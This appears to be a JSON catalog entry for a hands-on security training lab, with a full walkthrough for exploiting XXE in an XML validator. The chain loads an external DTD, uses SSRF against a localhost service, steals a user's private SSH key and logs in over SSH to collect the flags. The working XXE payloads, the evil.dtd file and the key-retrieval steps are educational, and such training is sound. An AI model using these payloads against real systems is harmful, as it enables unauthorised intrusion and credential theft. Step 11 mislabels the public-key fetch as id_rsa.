{
    "id": "766de141-0fff-48cf-aa8c-16ecdc836367",
    "name": "SSRF to RCE",
    "slug": "ssrf-to-rce",
    "status": "published",
    "lab_type": "pta",
    "is_sample": false,
    "duration_in_seconds": 1800,
    "metadata": {
        "courses": [
            "e68327e2-fb00-46b3-bbe3-f85fcb779c1f",
            "630a470a-1ccf-44eb-8111-8947846b5d78"
        ],
        "pta_sdn": "186",
        "collections": [],
        "pta_namespace": "my.ine",
        "learning_paths": [],
        "has_published_parent": true
    },
    "session": null,
    "company": "a491bc32-c056-4946-9169-cc053387bada",
    "created": "2022-06-09T17:45:40.041682Z",
    "modified": "2024-12-31T15:48:59.149079Z",
    "is_beta": false,
    "lab_objectives": [],
    "main_learning_area": "3e1aa06f-2e9f-4789-b50d-aa027ad8dcfa",
    "learning_areas": [
        {
            "id": "3e1aa06f-2e9f-4789-b50d-aa027ad8dcfa",
            "name": "Cyber Security",
            "slug": "cyber-security"
        }
    ],
    "categories": [],
    "tags": [],
    "difficulty": null,
    "is_web_access": false,
    "is_lab_experience": false,
    "is_featured": false,
    "cve": null,
    "severity": null,
    "year": null,
    "classification": null,
    "is_trackable": false,
    "cpe_credits": null,
    "is_skill_check": false,
    "external_url": "",
    "solution_video": null,
    "explanation_video": null,
    "description": "In this lab, you will leverage XXE vulnerability in a vulnerable application to perform SSRF and eventually gain RCE on the target machine.",
    "description_html": "<p>In this lab, you will leverage XXE vulnerability in a vulnerable application to perform SSRF and eventually gain RCE on the target machine.</p>",
    "tasks": "# Lab Environment\n\nIn this lab environment, the user will get access to a Kali GUI instance. A vulnerable web app can be accessed using the tools installed on Kali at http://demo.ine.local.  \n\n**Objective:** Leverage the XXE vulnerability in the web application to perform SSRF, steal SSH keys for a user, and get all the flags from the target machine.  \n\n![0](https://assets.ine.com/content/ptp/ssrf_to_rce/0.png)\n\n# Instructions\n\nThe vulnerable application can be accessed via the browser on port 5000.  \n\n# Tools\n\nThe best tools for this lab are:  \n\n- Nmap\n- ssh\n- A web browser\n\n**Please go ahead ONLY if you have COMPLETED the lab or you are stuck! Checking the solutions before actually trying the concepts and techniques you studied in the course will dramatically reduce the benefits of a hands-on lab!**",
    "tasks_html": "<h1>Lab Environment</h1>\n<p>In this lab environment, the user will get access to a Kali GUI instance. A vulnerable web app can be accessed using the tools installed on Kali at http://demo.ine.local.  </p>\n<p><strong>Objective:</strong> Leverage the XXE vulnerability in the web application to perform SSRF, steal SSH keys for a user, and get all the flags from the target machine.  </p>\n<p><img alt=\"0\" src=\"https://assets.ine.com/content/ptp/ssrf_to_rce/0.png\" /></p>\n<h1>Instructions</h1>\n<p>The vulnerable application can be accessed via the browser on port 5000.  </p>\n<h1>Tools</h1>\n<p>The best tools for this lab are:  </p>\n<ul>\n<li>Nmap</li>\n<li>ssh</li>\n<li>A web browser</li>\n</ul>\n<p><strong>Please go ahead ONLY if you have COMPLETED the lab or you are stuck! Checking the solutions before actually trying the concepts and techniques you studied in the course will dramatically reduce the benefits of a hands-on lab!</strong></p>",
    "published_date": "2020-10-20T15:32:24Z",



    "solutions": "# Solution\n\n**Step 1:** Open the lab link to access the Kali GUI instance.  \n\n![1](https://assets.ine.com/content/ptp/ssrf_to_rce/1.png)\n\n**Step 2:** Check if the provided machine/domain is reachable.  \n\n**Command:**\n```\nping -c3 demo.ine.local\n```\n\n![2](https://assets.ine.com/content/ptp/ssrf_to_rce/2.png)\n\nThe provided machine is reachable.  \n\n**Step 3:** Check open ports on the provided machine.\n\n**Command:**\n```\nnmap -sS -sV demo.ine.local\n```\n\n![3](https://assets.ine.com/content/ptp/ssrf_to_rce/3.png)\n\n![3_1](https://assets.ine.com/content/ptp/ssrf_to_rce/3_1.png)\n\nPorts 22 (SSH), 5000, and 8000 (Python-based HTTP server) are open on the target machine. As mentioned in the challenge description, the vulnerable web application is available on port 5000.  \n\nAlso, if you check the output from Nmap, you will find out the fingerprint for the service running at port 5000. It contains the HTTP response.  \n\n**Step 4:** Check the web application available on port 5000.  \n\nOpen the following URL in the browser:  \n\n**URL:** http://demo.ine.local:5000  \n\n![4](https://assets.ine.com/content/ptp/ssrf_to_rce/4.png)\n\nAn XML Validator application is available on port 5000.  \n\nSend the following XML snippet for validation:  \n\n```\n<?xml version=\"1.0\" encoding=\"UTF-8\"?>\n<parent>\n\t<child>\n\t\t<name>Test Name</name>\n\t\t<description>Test Description</description>\n\t</child>\n</parent>\n```\n\n![4_1](https://assets.ine.com/content/ptp/ssrf_to_rce/4_1.png)\n\nClick on the **Validate XML** button:  \n\n![4_2](https://assets.ine.com/content/ptp/ssrf_to_rce/4_2.png)\n\nThe response indicates that the supplied XML is valid.  \n\nNotice that the supplied XML is also reflected in the response.  \n\n**Step 5:** Identify and exploit the XXE vulnerability.  \n\nSend the following XML snippet containing an XML entity:  \n\n```\n<?xml version=\"1.0\" encoding=\"UTF-8\"?>\n<!DOCTYPE replace [<!ENTITY desc \"Test Description\"> ]>\n<parent>\n\t<child>\n\t\t<name>Test Name</name>\n\t\t<description>&desc;</description>\n\t</child>\n</parent>\n```\n\n![5](https://assets.ine.com/content/ptp/ssrf_to_rce/5.png)\n\nNotice the response contains the description specified in the XML entity!  \n\nNot that we know there is an XXE vulnerability; let's leverage it to pull information on the internal services running on the target machine.  \n\nUse the following XML snippet to read the contents of the `/proc/net/tcp` file:  \n\n```\n<?xml version=\"1.0\" encoding=\"UTF-8\"?>\n<!DOCTYPE data [\n\t<!ENTITY file SYSTEM \"file:///proc/net/tcp\">\n]>\n<data>&file;</data>\n```\n\n**Information:** The `/proc/net/tcp` file contains information on the current TCP network connections.  \n\n![5_1](https://assets.ine.com/content/ptp/ssrf_to_rce/5_1.png)\n\n![5_2](https://assets.ine.com/content/ptp/ssrf_to_rce/5_2.png)\n\nNotice we got back the file contents!  \n\n**Contents of the `/proc/net/tcp` file**:  \n\n```\nsl local_address rem_address st tx_queue rx_queue tr tm->when retrnsmt uid timeout inode\n0: 00000000:0016 00000000:0000 0A 00000000:00000000 00:00000000 00000000 0 0 74435656 1 0000000000000000 100 0 0 10 0\n1: 0100007F:22B8 00000000:0000 0A 00000000:00000000 00:00000000 00000000 0 0 74418007 1 0000000000000000 100 0 0 10 0\n2: 0B00007F:9599 00000000:0000 0A 00000000:00000000 00:00000000 00000000 65534 0 74430920 1 0000000000000000 100 0 0 10 0\n3: 00000000:1F40 00000000:0000 0A 00000000:00000000 00:00000000 00000000 0 0 74434697 1 0000000000000000 100 0 0 10 0\n4: 034CDCC0:1F40 024CDCC0:EB4C 06 00000000:00000000 03:0000176F 00000000 0 0 0 3 0000000000000000\n5: 034CDCC0:1F40 024CDCC0:EB4E 01 00000000:00000000 00:00000000 00000000 0 0 74434828 1 0000000000000000 20 4 30 10 -1\n```\n\n**Note:** The information you received would differ slightly since the IP addresses of the machines change at every lab launch. Kindly make sure to fetch the contents of the above file before proceeding.  \n\n**Step 6:** Decode the IP addresses and port numbers retrieved from the `/proc/net/tcp` file.  \n\nUse the following Python script to convert the IP addresses in hex to dotted-decimal notation:  \n\n**convert\\.py:**  \n```\nimport socket\nimport struct\nhex_ip = input(\"Enter IP (in hex): \")\naddr_long = int(hex_ip, 16)\nprint(\"IP in dotted-decimal notation:\", socket.inet_ntoa(struct.pack(\"<L\", addr_long)))\n```\n\n![6](https://assets.ine.com/content/ptp/ssrf_to_rce/6.png)\n\nConvert the hex IP addresses received from `/proc/net/tcp` file:  \n\n**Command:**  \n```\npython3 convert.py \n```\n\n![6_1](https://assets.ine.com/content/ptp/ssrf_to_rce/6_1.png)\n\nOnce all the IP addresses are converted, look for the internal IPs. In this case, it's `127.0.0.1` and `127.0.0.11`.  \n\nLet's also convert the ports from hex to decimal system:  \n\n**Commands:**\n```\npython3\n0x0016\n0x22B8\n0x9599\n0x1F40\n```\n\n![6_2](https://assets.ine.com/content/ptp/ssrf_to_rce/6_2.png)\n\nThe ports corresponding to internal IPs are 8000 and 38297, respectively.  \n\n**Step 7:** Perform an SSRF attack to interact with internal services.  \n\nCheck the IP address of the attacker machine:  \n\n**Command:**\n```\nip addr\n```\n\n![7](https://assets.ine.com/content/ptp/ssrf_to_rce/7.png)\n\nThe IP address of the attacker machine is `192.220.76.2`.  \n\n**Note:** The IP address of the machines is bound to change with every lab start. Kindly make sure to get the correct IP address before moving on to the next steps. Failing to do that would result in failed exploitation attempts.  \n\nWe will send the following XML snippet to the vulnerable web application:  \n\n```\n<?xml version=\"1.0\" encoding=\"ISO-8859-1\"?>\n<!DOCTYPE data [\n\t<!ENTITY % dtd SYSTEM \"http://192.220.76.2:8080/evil.dtd\">\n\t%dtd;\n\t%all;\n]>\n<data>&fileContents;</data>\n```\n\n**Note:** Kindly make sure to replace the IP address in the above payload.  \n\n![7_1](https://assets.ine.com/content/ptp/ssrf_to_rce/7_1.png)\n\nBefore sending the above XXE payload, save the following snippet as `evil.dtd`:  \n\n```\n<!ENTITY % start \"<![CDATA[\">\n<!ENTITY % file SYSTEM \"http://localhost:8888\">\n<!ENTITY % end \"]]>\">\n<!ENTITY % all \"<!ENTITY fileContents '%start;%file;%end;'>\">\n```\n\n![7_2](https://assets.ine.com/content/ptp/ssrf_to_rce/7_2.png)\n\nStart a Python-based HTTP server on port 8080:  \n\n**Command:**  \n```\npython3 -m http.server 8080\n```\n\n![7_3](https://assets.ine.com/content/ptp/ssrf_to_rce/7_3.png)\n\n**Information on the payload:**  \n\nThe first payload (sent to the web app for validation) would load the contents of the `evil.dtd` file from the attacker machine and then this file would be parsed by the backend.  \n\nThe `evil.dtd` file contains the entity that sends a request to `localhost:8888` and the result is embedded within the CDATA section.  \n\n**Information on CDATA:** CDATA sections can be used to \"block escape\" literal text when replacing prohibited characters with entity references is undesirable.  \n\n**Reference:** https://www.w3resource.com/xml/CDATA-sections.php  \n\nSome examples of prohibited characters are `<`, `>`, `&`, `\"`, `'`.    \n\nSo, the above payload makes sure that if the response does contain some restricted characters, those characters will get embedded into the CDATA section, and hence the XML validator will raise no errors.  \n\nNow we are ready to send the XXE payload:  \n\n![7_4](https://assets.ine.com/content/ptp/ssrf_to_rce/7_4.png)\n\n![7_5](https://assets.ine.com/content/ptp/ssrf_to_rce/7_5.png)\n\nNotice the response contains a directory listing. It must be some sort of HTTP server.  \n\nThe response indicates the presence of files like **flag1** and directories like **.ssh**.  \n\nHead back to the terminal running the Python-based HTTP server:  \n\n![7_6](https://assets.ine.com/content/ptp/ssrf_to_rce/7_6.png)\n\nNotice there was a request from the target machine to fetch the `evil.dtd` file.  \n\nSave the HTML contents received from the internal HTTP server:  \n\n**Command:**  \n```\ncat listing.html\n```\n\n![7_7](https://assets.ine.com/content/ptp/ssrf_to_rce/7_7.png)\n\nOpen the `listing.html` file in the browser:  \n\n**URL:**  \n```\nfile:///root/listing.html\n```\n\n![7_8](https://assets.ine.com/content/ptp/ssrf_to_rce/7_8.png)\n\nNotice there are 2 entries: **.ssh/** and **flag1**.  \n\nLet's fetch these in the subsequent steps.  \n\n**Note:** The other internal port open on the machine won't return any information. You are encouraged to interact with it by modifying the `evil.dtd` file to contain the IP and port on which that service is running.  \n\n**Step 8:** Retrieve the first flag via XXE.  \n\nModify the `evil.dtd` file to fetch the contents of file `flag1`:  \n\n```\n<!ENTITY % start \"<![CDATA[\">\n<!ENTITY % file SYSTEM \"http://localhost:8888/flag1\">\n<!ENTITY % end \"]]>\">\n<!ENTITY % all \"<!ENTITY fileContents '%start;%file;%end;'>\">\n```\n\n![8](https://assets.ine.com/content/ptp/ssrf_to_rce/8.png)\n\nStart a Python-based HTTP server on port 8080:  \n\n**Command:**  \n```\npython3 -m http.server 8080\n```\n\n![8_1](https://assets.ine.com/content/ptp/ssrf_to_rce/8_1.png)\n\nSend the same XXE payload we sent in the last step:  \n\n```\n<?xml version=\"1.0\" encoding=\"ISO-8859-1\"?>\n<!DOCTYPE data [\n\t<!ENTITY % dtd SYSTEM \"http://192.220.76.2:8080/evil.dtd\">\n\t%dtd;\n\t%all;\n]>\n<data>&fileContents;</data>\n```\n\n![8_2](https://assets.ine.com/content/ptp/ssrf_to_rce/8_2.png)\n\nThe contents of `flag1` file are retrieved:  \n\n**Flag 1:** 5f1210be00b4b8dfecba7b56181d905c\n\nHead back to the terminal running the Python-based HTTP server:  \n\n![8_3](https://assets.ine.com/content/ptp/ssrf_to_rce/8_3.png)\n\nNotice there was a request from the target machine to fetch the `evil.dtd` file.  \n\n**Step 9:** Fetch the contents of the **.ssh** directory.  \n\nModify the `evil.dtd` file to fetch the contents of `.ssh` directory:  \n\n```\n<!ENTITY % start \"<![CDATA[\">\n<!ENTITY % file SYSTEM \"http://localhost:8888/.ssh/\">\n<!ENTITY % end \"]]>\">\n<!ENTITY % all \"<!ENTITY fileContents '%start;%file;%end;'>\">\n```\n\n![9](https://assets.ine.com/content/ptp/ssrf_to_rce/9.png)\n\nStart a Python-based HTTP server on port 8080:  \n\n**Command:**  \n```\npython3 -m http.server 8080\n```\n\n![9_1](https://assets.ine.com/content/ptp/ssrf_to_rce/9_1.png)\n\nSend the same XXE payload we sent in the last step:  \n\n```\n<?xml version=\"1.0\" encoding=\"ISO-8859-1\"?>\n<!DOCTYPE data [\n\t<!ENTITY % dtd SYSTEM \"http://192.220.76.2:8080/evil.dtd\">\n\t%dtd;\n\t%all;\n]>\n<data>&fileContents;</data>\n```\n\n![9_2](https://assets.ine.com/content/ptp/ssrf_to_rce/9_2.png)\n\nThe directory listing for **.ssh** directory is retrieved:  \n\n![9_3](https://assets.ine.com/content/ptp/ssrf_to_rce/9_3.png)\n\nSave the retrieved HTML contents:  \n\n**Command:**  \n```\ncat listing.html\n```\n\n![9_4](https://assets.ine.com/content/ptp/ssrf_to_rce/9_4.png)\n\nOpen the `listing.html` file in the browser:  \n\n**URL:**  \n```\nfile:///root/listing.html\n```\n\n![9_5](https://assets.ine.com/content/ptp/ssrf_to_rce/9_5.png)\n\nNotice there are three files in the **.ssh** directory:  \n\n- authorized_keys\n- id_rsa\n- id_rsa.pub\n\nIn the subsequent steps, we will fetch some of these files.  \n\n**Step 10:** Retrieve the private SSH keys.  \n\nModify the `evil.dtd` file to fetch the contents of `id_rsa` file:  \n\n```\n<!ENTITY % start \"<![CDATA[\">\n<!ENTITY % file SYSTEM \"http://localhost:8888/.ssh/id_rsa\">\n<!ENTITY % end \"]]>\">\n<!ENTITY % all \"<!ENTITY fileContents '%start;%file;%end;'>\">\n```\n\n![10](https://assets.ine.com/content/ptp/ssrf_to_rce/10.png)\n\nStart a Python-based HTTP server on port 8080:  \n\n**Command:**  \n```\npython3 -m http.server 8080\n```\n\n![10_1](https://assets.ine.com/content/ptp/ssrf_to_rce/10_1.png)\n\nSend the same XXE payload we sent in the last step:  \n\n```\n<?xml version=\"1.0\" encoding=\"ISO-8859-1\"?>\n<!DOCTYPE data [\n\t<!ENTITY % dtd SYSTEM \"http://192.220.76.2:8080/evil.dtd\">\n\t%dtd;\n\t%all;\n]>\n<data>&fileContents;</data>\n```\n\n![10_2](https://assets.ine.com/content/ptp/ssrf_to_rce/10_2.png)\n\nThe response contains the private SSH keys.  \n\n![10_3](https://assets.ine.com/content/ptp/ssrf_to_rce/10_3.png)\n\nSave the contents of the private keys to the `id_rsa` file:  \n\n**Command:**  \n```\ncat id_rsa\n```\n\n![10_4](https://assets.ine.com/content/ptp/ssrf_to_rce/10_4.png)\n\nThe private SSH key is missing the new lines.  \n\nTo restore the file, we can use the following command:  \n\n**Command:**  \n```\nsed -e \"s/-----BEGIN RSA PRIVATE KEY-----/&\\n/\" \\\n\t-e \"s/-----END RSA PRIVATE KEY-----/\\n&/\" \\\n\t-e \"s/\\S\\{64\\}/&\\n/g\" \\\n\tid_rsa\n```\n\n![10_5](https://assets.ine.com/content/ptp/ssrf_to_rce/10_5.png)\n\n![10_6](https://assets.ine.com/content/ptp/ssrf_to_rce/10_6.png)\n\nThe output contains the properly-formatted private SSH key.  \n\nThe above command does the following:\n- Adds a new line after the `-----BEGIN RSA PRIVATE KEY-----` string\n- Adds a new line before the `-----END RSA PRIVATE KEY-----` string\n- For all other string blocks, it adds a new line after every 64 characters\n\nUse the following command to save the formatted private key to the file `fixed_id_rsa`:  \n\n**Command:**  \n```\nsed -e \"s/-----BEGIN RSA PRIVATE KEY-----/&\\n/\" \\\n\t-e \"s/-----END RSA PRIVATE KEY-----/\\n&/\" \\\n\t-e \"s/\\S\\{64\\}/&\\n/g\" \\\n\tid_rsa > fixed_id_rsa\n```\n\n![10_7](https://assets.ine.com/content/ptp/ssrf_to_rce/10_7.png)\n\nCheck the contents of the `fixed_id_rsa` file:  \n\n**Command:**  \n```\ncat fixed_id_rsa\n```\n\n![10_8](https://assets.ine.com/content/ptp/ssrf_to_rce/10_8.png)\n\nThe well-formatted private SSH key has been placed in a file.  \n\n**Step 11:** Gain SSH access on the target machine.  \n\nWe have the private SSH key but don't yet know the user to whom it belongs.  \n\nTo use the SSH keys for login, we have to find out the corresponding user name. For that, we will be using the public SSH keys. This file could contain the email of the user or the account name followed by the hostname. In either case, we will find the user name.  \n\nModify the `evil.dtd` file to fetch the contents of the `id_rsa.pub` file:  \n\n```\n<!ENTITY % start \"<![CDATA[\">\n<!ENTITY % file SYSTEM \"http://localhost:8888/.ssh/id_rsa\">\n<!ENTITY % end \"]]>\">\n<!ENTITY % all \"<!ENTITY fileContents '%start;%file;%end;'>\">\n```\n\n![11](https://assets.ine.com/content/ptp/ssrf_to_rce/11.png)\n\nStart a Python-based HTTP server on port 8080:  \n\n**Command:**  \n```\npython3 -m http.server 8080\n```\n\n![11_1](https://assets.ine.com/content/ptp/ssrf_to_rce/11_1.png)\n\nSend the same XXE payload we sent in the last step:  \n\n```\n<?xml version=\"1.0\" encoding=\"ISO-8859-1\"?>\n<!DOCTYPE data [\n\t<!ENTITY % dtd SYSTEM \"http://192.220.76.2:8080/evil.dtd\">\n\t%dtd;\n\t%all;\n]>\n<data>&fileContents;</data>\n```\n\n![11_2](https://assets.ine.com/content/ptp/ssrf_to_rce/11_2.png)\n\nThe contents of the public SSH key were successfully retrieved.  \n\n![11_3](https://assets.ine.com/content/ptp/ssrf_to_rce/11_3.png)\n\nThe email id of the user is also revealed: `david@insecure-corp.com`  \n\nModify the permissions of the `fixed_id_rsa` file and SSH into the target machine:  \n\n**Commands:**  \n```\nchmod 600 fixed_id_rsa\nssh -i fixed_id_rsa david@demo.ine.local\n```\n\n![11_4](https://assets.ine.com/content/ptp/ssrf_to_rce/11_4.png)\n\nSSH login was successful!  \n\n**Step 12:** Retrieve the second flag.  \n\nNow that we have SSH access to the target machine, we can issue commands to perform recon and retrieve all the flags.  \n\n**Commands:**  \n```\nid\nls\ncat flag1 \nfind / -iname 'flag*' 2>/dev/null \n```\n\n![12](https://assets.ine.com/content/ptp/ssrf_to_rce/12.png)\n\n**Flag 1 (/home/david/flag1):** 5f1210be00b4b8dfecba7b56181d905c  \n\nFlag 2 is stored in `/tmp/flag2` file:  \n\n**Command:**  \n```\ncat /tmp/flag2\n```\n\n![12_1](https://assets.ine.com/content/ptp/ssrf_to_rce/12_1.png)\n\n**Flag 2:** 173b0344950d28e8b5dc36dd462edaa9  \n\nWith that, we conclude this lab. We have learned to leverage an XXE vulnerability to perform an SSRF attack. Using the SSRF attack, we interacted with an internal HTTP server, got hold of SSH keys for a user, and got shell access on the target machine.  \n\n\n# References\n\n- [A4:2017-XML External Entities (XXE)](https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A4-XML_External_Entities_(XXE))\n- [A10:2021 \u2013 Server-Side Request Forgery (SSRF)](https://owasp.org/Top10/A10_2021-Server-Side_Request_Forgery_%28SSRF%29/)\n- [XML CDATA](https://www.w3resource.com/xml/CDATA-sections.php)",
